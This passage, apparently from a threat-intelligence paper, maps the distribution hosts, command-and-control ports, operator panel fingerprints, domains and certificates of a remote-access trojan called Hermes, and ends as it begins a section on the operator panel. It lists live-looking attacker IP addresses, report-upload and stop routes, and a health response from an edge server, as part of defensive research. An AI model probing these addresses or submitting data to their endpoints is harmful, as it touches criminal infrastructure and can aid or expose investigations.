Chromium sends encrypted data and key material	Exact files/key; authenticated offline recovery	Native plaintext serialization and app-bound compatibility unproved
Desktop fallback emits H.264	Verified visible and hidden pattern content	Other transports, hidden input and latency unmeasured
Catalog DLLs expose ABI-2 features	Five hashes execute through calibrated hosts	Original client's catalog loading remains unresolved
Screenshot path construction corrupts text	Same malformed field at root and rejection	Previous failed buffers unavailable
LOLD implements delivery and startup	Original chain delivers Stage 5 and returns after reboot/logon	Python delivery and exclusive persistence trigger unobserved

Representative behavior is established across all nine feature families by the combined integrated-client and standalone-DLL evidence. That coverage does not mean all nine catalog DLLs were executed. The unresolved production loading path is specific: an exact catalog binary still needs a connected native client load, ABI initialization and result-transport record. The existing experiments already support the narrower collection and control claims documented here, including their negative results and instrumentation limits.

13. Infrastructure and command services

The retained infrastructure connects two different parts of the operation: PyMapper distributes executable stages, while the downstream Hermes services deliver payloads, receive client traffic and expose the operator interface. Configuration and recovered payloads establish the connection between those layers. Other addresses enter the investigation through panel captures, service responses, certificate records or search results, each with a different evidentiary weight.

The reconciled downstream register contains 20 distinct IP addresses. Eleven have retained Hermes panel evidence, one reports an edge role, three have more specific service observations preserved in historical collection notes, and five remain weaker candidates supported by generic responses. The register is a review set, not a count of active deployments or operators. Collection dates and individual service-observation times remain attached to each record. [E02]

13.1 PyMapper distribution hosts

Hosts A and B are tied directly to the recovered Python loaders. Host A, [172.239.96.53:8765](#), appears in the original delivery path, but that endpoint was unavailable during the later collection. Host B, [85.121.179.7](#), exposes the mapper on 8765 and the separate PE API on 8000. Retained source, the collected SMAP package and the reconstructed native payload connect B to the downstream chain examined in Sections 6-10. An embedded endpoint and a hash-verified package provide a stronger relationship than a similar HTTP banner. [E01]

Table 13.1 Distribution investigation set. The historical letter labels identify addresses; they do not identify five customers or five independently established PyMapper deployments.

Label	Address and service	Retained basis	Classification
A	172.239.96.53:8765	Carrier loader destination; later endpoint unavailable	Chain-linked distribution
B	85.121.179.7:8765 , :8000	Loader, mapper, PE API and recovered package	Chain-linked distribution
C	156.226.182.52:18765	cursor-token-sync/1.0 banner; recorded endpoint tests	Related-service candidate
D	156.239.227.249:80	xinan-sync/1.0 banner	Related-service candidate
E	129.121.84.20:8766	health-sync/1.0 banner	Related-service candidate

C, D and E advertise a named synchronization service followed by [Python/3.12.3](#). Their retained cached root responses are HTTP 404, with different body lengths and observation dates. C's historical endpoint tests additionally record a successful [/healthz](#), an unauthorized [/status](#) and unsupported POST requests. Those results describe its exposed service, but no retained carrier or native-payload bridge establishes the same chain as A or B. The current source search preserves that gap rather than promoting the banner pattern to family confirmation.

```

C  2026-10-14 08:38:47.679811
   :18765 HTTP/1.0 404
   cursor-token-sync/1.0 Python/3.12.3

D  2026-10-10 16:57:08.189614
   :80 HTTP/1.0 404
   xinan-sync/1.0 Python/3.12.3

E  2026-09-27 05:02:07.150615
   :8766 HTTP/1.0 404
   health-sync/1.0 Python/3.12.3

```

Figure 13.1 Selected fields from three retained Shodan service records. The dates are the provider's service timestamps, not the time this paper retrieved the JSON. The shared banner shape supplies a search lead. [E01]

The distinction matters because the same search method also returned `xueban-sync/1.0 Python/3.12.3`. Its retained application is a student-assistance web application. That counterexample, examined below, prevents using the synchronization banner alone as a malicious-family signature.


13.2 Downstream command and payload services

The reference address, `194.102.104.223`, provides the clearest service map. LORD uses 8093 for payload manifests, chunks and its command channel. The Hermes client uses 8080 for signaling and desktop transport, while the recovery worker selects 8787 for report delivery. The operator UI and its API are exposed on 8700. These roles come from native configuration and captured interactions; port numbers alone do not determine the role on another address. [E02]

The address `192.109.139.94` demonstrates why these roles must be checked per service. A retained GET to its 8080 `/health` on 2026-10-19 returned an edge-mode record, panel-link status and proxy counters. Later requests in the same collection found the same schema on 8093, 8787 and 8700. Selected operator routes returned 404 there. That combination supports an edge service exposing several listeners; it does not establish that all listeners belong to one executable or that the upstream panel occupies a different physical machine.

The reference address also has cached MariaDB and RDP observations. These auxiliary services describe an exposed deployment footprint. They do not place the database in the client execution chain or establish how the operator uses the remote desktop. The cached service set differs from the application ports found through direct collection, which becomes an important search-coverage limitation.

Separate service roles in the retained delivery chain



Arrow follows recovered artifacts; a server-to-server connection is not established.

Reference downstream address: 194.102.104.223

8093	LOLD	Payload manifests, chunks and loader command routes
8080	Hermes client	Signaling and desktop transport
8787	Recovery	Separate HTTP report receiver
8700	Operator interface	Hermes panel UI and API

RDP and database observations are separate host evidence.

Separate edge example: 192.109.139.94

stream.mode = edge
panelOnline = true

Health reports upstream proxy counters.
The panel's address is unresolved.

Figure 13.2 Artifact-linked delivery and the reference host’s separate service roles. The upstream arrow follows recovered package content. It does not represent an observed server-to-server connection. The independent edge record identifies an upstream relationship without resolving the upstream panel’s address.

```
{
  "panelOnline": true, "status": "ok",
  "latencyMs": 144,
  "loader": {"bytes": 65729644,
    "listenAddr": ":8093",
    "requests": 22},
  "stream": {"mode": "edge",
    "publishers": 1, "totalSessions": 1},
  "version": "panel-20261019-012431"
}
```

Figure 13.3 Selected fields from 192.109.139.94:8080/health, recorded at 2026-10-19T09:27:06Z. Omitted fields remain in the archived response. Counters and online state are server-reported values, not independently counted victims, transfers or simultaneous sessions. [E02]

13.3 RDP services and deployment footprints

Retained RDP records expose Windows negotiation information and, in selected cases, a login-screen image. The reference address has a cached Windows Server 2022 build [10.0.20348](#) record dated 2026-10-06. Another service on the same IP advertises an SSH banner associated with Debian. Those observations identify services at an address, not one proven operating system behind every port. Port forwarding, separate hosts and stale observations remain possible explanations. [\[E04\]](#)

Seven saved RDP image records cover [109.238.87.120](#), [152.232.133.14](#) and [194.59.31.200](#). Comparing the decoded bytes reduces them to two image identities. Four records for the first address share one image; the other three records share the second, including observations on two different addresses. Repeated login-screen bytes therefore cannot be counted as seven independent desktop states or used as an operator-identity link.




Figure 13.4 Viewport of the original cached RDP image for 109.238.87.120:3389, observed at 2026-10-17T17:58:55.679460. The publication copy preserves the original JPEG bytes. It records a returned Windows login screen; no authenticated desktop session is shown. Source: E04.

Application responses provide a separate deployment clue. The historical report-ingest result on the edge address contains a Windows output path beneath

[C:\Hermes\panel\backend\windows-amd64\output\client_reports](#). This is a path disclosed by the service, with a timestamped report directory. It supports that reported storage layout, while leaving the actual filesystem and process topology unobserved. The historical collection included one empty report submission; the paper's present verification only reads the retained result.

Browser-data service history supplies another possible relationship. Fifteen cached records for [158.94.211.124:8787](#) span 2026-09-09T03:52:55.271717 through 2026-09-19T01:35:17.658086 and contain two distinct HTML bodies titled [browser-data-go](#). The later variant adds a mail-client summary card and table. Both reference [/api/client/report](#) and [/api/client/screenshots](#), exact path strings also present in the retained recovery module. Their summary fields include report ID, device name, username,

browser profiles, passwords, cookies and generated files. These specific overlaps make an earlier or adjacent recovery receiver a reasonable working hypothesis. [E02], [E07]




Figure 13.5 The later browser-data interface includes the added Mail clients card and table. The retained image shows a failed summary fetch and empty data. Its precise capture/crop procedure is unrecorded; it is not a populated production dashboard.

The next retained root response, on September 21, is a generic 19-byte 404. That change does not identify a replacement application or prove migration into Hermes. The saved HTML and its empty local renders contain no returned collection data. No retained binary or source-code identity joins this interface to the native recovery module, and the page title alone cannot identify a separate browser-data project.

13.4 Panel and service fingerprints

The strongest repeatable panel comparison combines a product-specific HTML shell, its referenced assets and retained bytes from those assets. The Hermes shell uses the **Hermes Panel** title and Create React App-style JavaScript and CSS paths. A matching shell is useful product evidence. A short digest embedded in a filename is still a reference supplied by that page; actual asset equality requires the files themselves. [E03]

Five host-labelled JavaScript captures satisfy that stronger check. The files from 194.59.31.200, 216.158.95.183, 45.141.21.176, 151.80.21.177 and 109.238.87.120 are all 299,696 bytes and have the same complete SHA-256. The recovered temporary copies agree with the durable

frontend capture. Their contemporaneous collection notes identify the requested host and path; the files do not carry independent per-request headers or acquisition timestamps. The comparison establishes shared frontend bytes across those recorded acquisitions.

```
Five host-labelled JavaScript captures
Length: 299,696 bytes each
Unique SHA-256 values: 1
```

```
3f242aed28cc344a688b7039e49e28cc4679
33081886042d0b2b22d80e85c6c3
```

Figure 13.6 The complete digest is line-wrapped for presentation. All original acquisition copies were compared before their publication aliases reused one canonical file. The public inspector checks that canonical identity and its indexed aliases. Shared frontend bytes leave backend binary identity and administrative control as separate questions. [E03]

Module catalogs add a comparison of delivered software. Seven of eight retained catalog bodies are byte-identical; the eighth, from [152.232.133.14](#), advertises an older selection. The advertised module hashes can be joined to the retained DLLs examined in Section 11. Shared catalog and executable identities support distribution of the same components across these services. They do not reveal which customer or administrator operated each address.


The offline inspector uses the title and asset-path combination to reproduce the cached-panel count. Its negative controls reject a title alone, a generic 404 and shells missing either asset class. This is a check of the selected retained records. It is not a general-purpose internet detector, and it does not validate unseen JavaScript or classify every product named Hermes.

13.5 Related infrastructure and correlation

The review keeps exact-byte relationships separate from configuration pointers and generic similarities. A panel response on [151.80.21.177](#) declares <http://109.238.87.128:8700> as its `publicFrontendURL`. That is a concrete reference from one captured configuration to another address. It does not establish that the destination was reachable, served the same bytes or shared administrative control at the time. The referenced address is not silently added as another confirmed panel. [E03]

What each infrastructure comparison establishes

Five host-labelled captures contain the same JavaScript bytes



Shared compiled output does not count operators or establish common control.

Observed evidence	Supported conclusion
Product-specific panel body together with matching routes	Hermes deployment at the recorded observation time
Generic Go 404, page title, port or hosting-provider match	Candidate for further checking without a product-specific join
A configured publicFrontendURL naming another address	Declared reference; reachability and common control remain unproved

Figure 13.7 What each infrastructure comparison establishes. Exact asset equality, product-specific service evidence, declared configuration references and generic similarities answer different questions. No row establishes an operator count.

Address identity also needs to survive deduplication. 109.238.87.120 and 109.238.87.241 are distinct addresses with different retained observations. A shared subnet does not merge them into one host or prove one operator. Conversely, a single IP appearing on two ports is one address and two service records. The reconciled register preserves both distinctions and does not treat either unit as a person.

The application nicknamed Lobster on 170.106.117.80 leaves a different relationship unresolved. Its Chinese-language, single-file interface combines model and provider-key administration with session controls, firewall settings and offensive-agent functions. The retained code includes target, credential and attack-status views, plus labels for Sliver and Metasploit. It therefore warrants more scrutiny than a shared title alone. Earlier analysis proposed that it might be private tooling used by the Hermes vendor, potentially outside the customer-facing RAT panel. [E07]




Figure 13.8 Retained Lobster login screenshot. The address bar identifies 170.106.117.80:8080 even though its local research folder is named for the browser-data host. The image shows an unauthenticated interface; its acquisition time is unrecorded.

That proposal rests on functional comparisons: model/key management, imperative administrative actions, session revocation and a private-console login presentation. The actual stop request is `/api/action/stop` with a `STOP_HERMES` confirmation field. The field is not a route, fleet command or licensing token. Likewise, model-provider keys in this interface do not establish provisioning of Hermes customer accounts. The RAT panel's references to a main server and subscription/update functions leave an upstream dependency plausible, but do not locate it at the Lobster address.

Cached Lobster pages were already present in July, before the later retained RAT-panel captures. That chronology and its Python service banners motivated an earlier-implementation hypothesis. Neither observation establishes a Python-to-Go rewrite or shared authorship. The retained frontend contains no verified upstream-address, executable, credential or source-code bridge to the RAT platform. Vendor-private tooling, an earlier related implementation and an independent agent application remain competing explanations; the relationship is unresolved.

13.6 Domains, certificates, and network history


The dated routing records place the distribution investigation across several providers. The retained BGP response maps A to AS63949, B and the reference downstream address to AS48753, C to AS134365, D to AS154321 and E to AS31898. These are observations of routed

prefixes and origin ASNs. RDAP allocation contacts, an IP's PTR name and its current route can describe different layers of hosting, so they remain separate fields in the archive. Shared provider or allocation contacts provide context, not a tenant-identity bridge. [E05]

The retained name associations include `eu1-cdn.net` for A, `chat.bzcall.online` for B, `claw.ixing.store` and `craw.ixing.store` for C, and `host1.webseo.digital` in the infrastructure history. Each record keeps its original source and time. A PTR association alone does not establish that the subject controlled the registered domain.


Domain history: preserve what each date measures

`bzcall.online`



Registration-history reset is supported; its cause and acquirer are unidentified.

`webseo.digital`



`host1.webseo.digital`: retained PTR association; operator control is unestablished.

`claw.ixing.store` + `craw.ixing.store`

Both names occur in one certificate; validity starts 2026-09-15.

Event sequence is schematic. Certificate validity is neither issuance nor first-use time.

Figure 13.9 Three kinds of domain-history evidence retain their own clocks. Archive captures show historical content, RDAP reports registration state and certificate records contain validity intervals. A certificate’s validity start is not its issuance time or the first use of a service.

For `bzcall.online`, the retained Wayback index contains 28 records from 2023-08-25 through 2025-03-17. A saved 2025-02-15 page is registrar parking. RDAP later reports registration at 2026-09-17T17:58:06.488Z. The records support a reset in registration history after the older

site existed; they do not identify the acquirer or explain an intended use of domain age. Two retained certificates have validity starts on September 17 and September 19. One starts before the RDAP registration time, which is another reason to avoid reading certificate validity as an acquisition timestamp.

The `webseo.digital` record is different. RDAP reports expiration on 2026-09-03 and, in the October 18 response, redemption and inactive status with no nameservers. A retained certificate has a validity start on October 11, after the recorded expiration. Those facts can coexist in the source records; they do not prove that a particular Hermes deployment still controlled or used the domain. The `ixing.store` certificate contains both `claw` and `craw` names and begins its validity on September 15. The retained `eu1-cdn.net` certificate query returns an empty list, which bounds only that query's result.

All four stored certificate DER bodies reproduce the complete SHA-256 values in their metadata. Their decoded validity dates and subject alternative names agree with the saved fields. This validates the retained certificate records without establishing where a certificate was deployed. The appendix preserves provider query times, record times and collection context separately, including passive-DNS and archive results.

13.7 Search coverage and false-positive elimination

The principal title-search snapshot contains 15 service records on 14 IP addresses. Ten addresses have the retained Hermes panel shell; four have different application interfaces. Lobster appears on both ports 80 and 8080, explaining why the service count exceeds the address count. A separate ThreatFox snapshot contains 32 records on 16 addresses. The two sources overlap, so their totals cannot be added. Nor can a feed's `win.hermes` label establish that every entry belongs to the specific platform studied here. [E06]

The other title hits include a Turkish hostel interface, a differently structured Hermes Panel v2 application, a personal-assistant service and Lobster. None supplies the retained RAT-panel shell used for this count. This excludes them from that particular deployment set while preserving Lobster's separate hypothesis. Three feed-only addresses are also excluded after comparison with their retained services. Those three are part of the 16-address feed denominator; the larger proportion sometimes implied by counting only newly discovered candidates would answer a different question.


Xueban provides the clearest counterexample to the distribution-banner search. The retained response body is an 833-byte application shell. Historical probes return the same 58-byte JSON catch-all from several GET paths, while saved JavaScript excerpts use a same-origin JSON POST interface and expose student and AI-assistance functions. A successful generic GET therefore does not demonstrate a working PyMapper endpoint. The recovered transcript preserves the original abbreviated JavaScript output; it is not presented as a complete asset capture.

Coverage also depends on what a provider returned and what was retained. One provider sweep reports 116 matches but saves only 100, all on 8080. Two broader Python-banner searches similarly retain 100 records while reporting much larger totals. Zero results from a bundle-name or route query mean no result in that captured search, not absence of the service across the internet. Cached history for the reference host misses the application listeners established

through the retained first-party collection. This is a concrete coverage gap in those records, not evidence that the search provider can never observe such ports.

The archive makes these denominators reproducible. It preserves query snapshots, per-service timestamps, original response bodies, exact asset comparisons and explicit candidate dispositions. New claims of a larger fleet would need the same product-specific or artifact-specific joins. Current availability, the unresolved upstream panel and the identities behind the addresses remain outside what these historical records establish.

Discovery inputs and the reviewed address register



Reconcile addresses with specific service and artifact evidence

The discovery-source counts are not added together.

20

Distinct downstream addresses in the reviewed register

- 11 Panel-associated addresses, including the reference
- 1 Address with a server-reported edge role
- 3 Specific service results in historical notes
- 5 Weaker generic-404 history

Different evidence strengths; no operator count or global population estimate.


Discovery denominators and reconciled dispositions. Counts apply to the retained query results and the resulting review register. They neither estimate the internet population nor count operators.

Figure 13.10 Lobster’s different interface leaves its proposed vendor relationship unresolved.

14. The Hermes operator panel

The captured Hermes frontend brings the client, recovery reports, modules and payload builder into one browser application. Its code exposes how an operator selects a device, opens a tool, delegates access and chooses a module version. The evidence consists of the downloaded application assets, an original login capture and interior views rendered locally with invented API responses. The latter illustrate the recovered interface; their rows and counters are fixtures. [P07], [P11]

From the captured shell to routed panel views



Retained files

36

JavaScript files

1 main + 35 lazy

22

CSS files

Examples of routed views

Login, Bot List, Log List and device tools

Builder, Loader and settings

Audit Log and the Panel API reference

Absent from original capture: 112.71b75367.chunk.js

Stats, guest Stats and System Health request this chunk.

